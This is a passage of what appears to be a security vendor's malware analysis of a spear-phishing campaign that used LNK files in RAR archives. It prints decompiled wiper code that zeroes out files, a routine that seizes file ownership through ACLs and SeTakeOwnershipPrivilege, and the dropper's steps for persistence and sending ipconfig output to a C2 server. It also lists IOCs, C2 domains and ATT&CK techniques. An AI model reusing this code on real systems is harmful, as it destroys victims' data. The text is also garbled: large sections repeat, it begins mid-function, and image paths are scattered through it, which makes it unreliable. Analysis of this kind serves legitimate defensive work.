    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.





svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address



```
first_file = FindFirstFileA(v23, &file_data);
v13 = first_file;
if ( first_file != -1 )
{
  do
  {
    if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
    {
      if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
        && (file_data.dwFileAttributes & 2) == 0
        && (file_data.dwFileAttributes & 4) == 0 )
      {
        append_string(v18, dir_name, v9);
        append_string(file_name, v18, file_data.cFileName);
        grant_permission(file_name);
        wipe_files_in_dir(file_name);
      }
    }
    else
    {
      append_string(v18, dir_name, v9);
      append_string(file_name, v18, file_data.cFileName);
      if ( grant_permission(file_name) )
      {
        hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
        if ( hFile != -1 )
        {
          max_size = GetFileSize(hFile, 0);
          if ( max_size > 0xA00000 )          // 10 Mb Max
            max_size = 0xA00000;
          v3 = 0;
          null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
          clear_buffer(null_buf, max_size);
          SetFilePointer(hFile, 0, 0, 0);
          WriteFile(hFile, null_buf, max_size, &v3, 0);
          LocalFree(null_buf);
          CloseHandle(hFile);
        }
      }
    }
  }
  while ( FindNextFileA(v13, &file_data) );
  return FindClose(v13);
}
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address

```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:

- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.


```
